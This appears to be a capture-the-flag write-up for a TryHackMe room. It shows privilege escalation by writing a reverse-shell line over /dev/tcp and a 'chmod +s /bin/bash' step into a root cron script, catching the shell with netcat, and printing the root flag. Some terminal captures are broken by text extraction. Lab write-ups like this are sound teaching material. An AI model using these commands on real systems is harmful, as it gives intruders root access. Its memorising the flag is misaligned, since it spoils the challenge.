
After a long time playing around, I decided to look into crontab so I ran the command

```
cat /etc/crontab
```

```
boring@kral4-PC:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username file
# lds,
# that none of the other crontabs do.
#
# Unlike any other crontab you don't have to run the "crontab"
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/
bin # that none of the other crontabs do.

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.h
hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / &&
run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-
parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / &&
run-parts --report /etc/cron.monthly )
# * * * * * root    cd /var/www/ && sudo bash .mysecretcron
job.sh
```


There I found a bash script named '**.mysecretcronjob.sh**'. I checked the content of the script using nano. The file only had comments contained within the file. Lets go into the **/var/www** directory and see what's in there.



```
#!/bin/bash
# i will run as root
```

Lets head to revshells.com to generate a reverse shell payload.

Press enter or click to view image in full size



I copied the reverse shell payload highlighted in the image above into the bash script as shown below

```
#!/bin/bash
# i will run as root
sh -i >& /dev/tcp/10.10.137.133/4242 0>&1
chmod +s /bin/bash
```

```
boring@kral4-PC:~$ sudo -l
[sudo] password for boring:
Sorry, try again.
[sudo] password for boring:
Sorry, user boring may not run sudo on kral4-PC.
boring@kral4-PC:~$ cat /etc/cron.tab
# /etc/cron.tab: sys [ Directory '.' is not writable ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur
^X Exit      ^R Read File  ^\ Replacement  ^U Uncut Text^T To Linter  ^_ Go T
o Line and files in /etc/cron.d. These files also have username fields,
```

The payload makes the **target machine**:

- Open a **TCP connection to my ip on port 4242**
- Send a **bash shell** back over that connection
- And let me interact with that shell

The **chmod +s /bin/bash** command simply says “any time someone runs, /bin/bash treat them like **root** , even if they’re not.’ I saved and exited nano.

I ran the command **nc -lvp 4242** to listen for incoming connections. It’s like opening the front door and waiting for someone to sneak in.

```
boring@Kral4-PC:/var/www$ nc -lvpn 4242
Listening on [0.0.0.0] (family 0, port 4242)
Connection from 10.10.137.133 40446 received!
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
# la\s -^H^H^H^H^H^H^H^H
sh: 4: las: not found
# ll
sh: 5: ll: not found
# ^L^H^H^H^H
sh: 6:
: not found    What is the user flag?
# ls -la
total 40
drwx----- 5 root root 4096 Jun 15 2020 .
drwxr-xr-x 23 root root 4096 Jun 15 2020 ..
-rw----- 1 root root 883 Jun 15 2020 .bash_history
-rw-r--r-- 1 root root 3136 Jun 15 2020 .bashrc
drwx----- 2 root root 4096 Jun 13 2020 .cache
drwx----- 3 root root 4096 Jun 13 2020 .gnupg
drwxr-xr-x 3 root root 4096 Jun 13 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 39 Jun 15 2020 .root.txt
-rw-r--r-- 1 root root 66 Jun 14 2020 .selected_editor
# cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
```

When the it received connection from my IP address as an indication that I now had access to the root shell. I proceeded to confirm it by running the **id** command which confirmed that I had root access.

I ran the **ls -la** command to list all the contents in the directory including the hidden files, there I found a hidden file named **.root.txt**. I cat the contents of the file and bingo, we have our last flag.



The flag is '**flag{63a9f0ea7bb98050796b649e85481845}**'

Press enter or click to view image in full size

tryhackme.com/room/easypeasyctf

Room completed (100%)

Using GoBuster, find flag 1.

✓ Correct Answer

Further enumerate the machine, what is flag 2?

✓ Correct Answer

Crack the hash with easypeasy.txt, What is the flag 3?

✓ Correct Answer

What is the hidden directory?

✓ Correct Answer

Using the wordlist that provided to you in this task crack the hash
what is the password?

✓ Correct Answer 💡 Hint

What is the password to login to the machine via SSH?

✓ Correct Answer

What is the user flag?

✓ Correct Answer

What is the root flag?

I successfully captured all the flags!